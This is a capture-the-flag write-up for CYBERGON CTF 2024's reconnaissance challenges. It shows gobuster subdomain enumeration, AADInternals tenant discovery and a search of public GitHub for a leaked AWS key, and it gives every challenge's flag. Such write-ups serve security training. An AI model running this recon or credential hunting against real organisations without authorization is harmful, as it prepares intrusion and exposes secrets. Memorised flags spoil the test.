
Prefix	Type	Value	PrefixDesc	Description
	v	spf1		The SPF record version
+	include	spf.efwd.registrar-servers.com	Pass	The specified domain is searched for an 'allow'.
~	all		SoftFail	Always matches. It goes at the end of your record.

```
CYBERGON_CTF2024{4:1}
```

(2) Secure Life

```
What is the certificate's expiration date?

Flag Format - CYBERGON_CTF2024{YYYY:MM:DD:HH:MM:SS}

Author : Too
```

The certificate's expiration date is Nov 24 20:38:00 2039 GMT.



CYBERGON_CTF2024{2039:11:24:20:38:00}

(3) Discovery

```
How many subdomains exist under flaghunt.lol?

Flag Format - CYBERGON_CTF2024{number of subdomains}

Author - Too

flaghunt.lol
```

We found 19 subdomains exist under flaghunt.lol.

```
┌──(kali㉿[redacted])-[~/Cybergon_2024]
└─$ gobuster dns -d flaghunt.lol -w permutations_list.txt -t 70
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Domain:     flaghunt.lol
[+] Threads:    70
[+] Timeout:    1s
[+] Wordlist:   permutations_list.txt
===============================================================
2024/12/09 13:59:13 Starting gobuster
===============================================================
Found: api.flaghunt.lol
Found: adserver.flaghunt.lol
Found: booking.flaghunt.lol
Found: demo.flaghunt.lol
Found: dev.flaghunt.lol
Found: elasticbeanstalk.flaghunt.lol
Found: engima.flaghunt.lol
Found: idp.flaghunt.lol
Found: localhost.flaghunt.lol
Found: payment.flaghunt.lol
Found: proxy.flaghunt.lol
Found: repository.flaghunt.lol
Found: root.flaghunt.lol
Found: ssh.flaghunt.lol
Found: upload.flaghunt.lol
Found: www.flaghunt.lol
Found: wsus.flaghunt.lol
Found: wiki.flaghunt.lol
Found: x.flaghunt.lol
```

CYBERGON_CTF2024{19}

(4) Uncover

```
Intel Byte Company has Azure Entra Service Your task is to uncover its name
!!

Flag Format - CYBERGON_CTF2024{tenant's name}

Author - Too
```

We have enumerated the Azure Entra Service's Tenant Name of intelbyte.io with AADInternals tool.


```
Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\WINDOWS\system32> Install-Module AADInternals
PS C:\WINDOWS\system32> Install-Module -Name "AADInternals"
   /   |  /   |  / __ \/  _/___  / /___  ________  ___  _/ /___
  / /| | / /| | / / / // // __ \/ __/ _ \/ ___/ _ \/ __ `/ / __/
 / ___ |/ ___ |/ /_/ _/ // / / / /_/  __/ /  /  __/ /_/ / /_/ / (__  )
/_/  |_/_/  |_/_____/___/_/ /_/\__/\___/_/  /_/ /_/\__,_/_/___/

 v0.9.4 by @DrAzureAD (Nestori Syynimaa)
PS C:\WINDOWS\system32> Invoke-AADIntReconAsOutsider -Domain intelbyte.io | Format-Table
Tenant brand:       Default Directory
Tenant name:        cloudera9999gmail.onmicrosoft.com
Tenant id:          fabd5e4d-f128-4bac-9005-60944deb9112
Tenant region:      AS
DesktopSSO enabled: False

Name                              DNS    MX  SPF DMARC  DKIM MTA-STS Type    STS
----                              ---    --  --- -----  ---- ------- ----    ---
cloudera9999gmail.onmicrosoft.com True False True False False   False Managed
goddamnit2024.onmicrosoft.com     True  True True False False   False Managed
intelbyte.io                      True False True False False   False Managed


PS C:\WINDOWS\system32>
```

CYBERGON_CTF2024{goddamnit2024.onmicrosoft.com}


(5) Leakage

```
An SRE working on Kubernetes deployments over AWS cloud and ,accidentally
pushed sensitive code and configurations to a public GitHub repository. Upon
analysis, it seems like some configurations might be related with a server
api.flaghunt.lol.

Your task is to investigate the exposed repository and find sensitive
information like AWS credentials or other secrets.

Flag Format - CYBERGON_CTF2024{secrets}
Author - Too
github.com
```


We found 1 code result related about with api.flaghunt.lol on GitHub.



Then we observed the dummybear00's repo.



Then we got the AWS api key in kubernetes-config fie.




CYBERGON_CTF2024{34af-atg4-34gs-f234g-79g6}

Bonus

Where Are You Know

Take screenshot for your team profile including the ranking.
Post on social media (facebook, linkedin, twitter) with the hashtag #cybergonctf2024
Show post's screenshot and get the flag from me.
Author - iamkfromburma



Feedback

It's time to listen your feedback. Hopefully, everyone will enjoy our CYBERGON CTF_2024 !!!!
CYBERGON_CTF2024{xxx_xxx_xxx}
Author – iamkfromburma

We got flag after submit the feedback.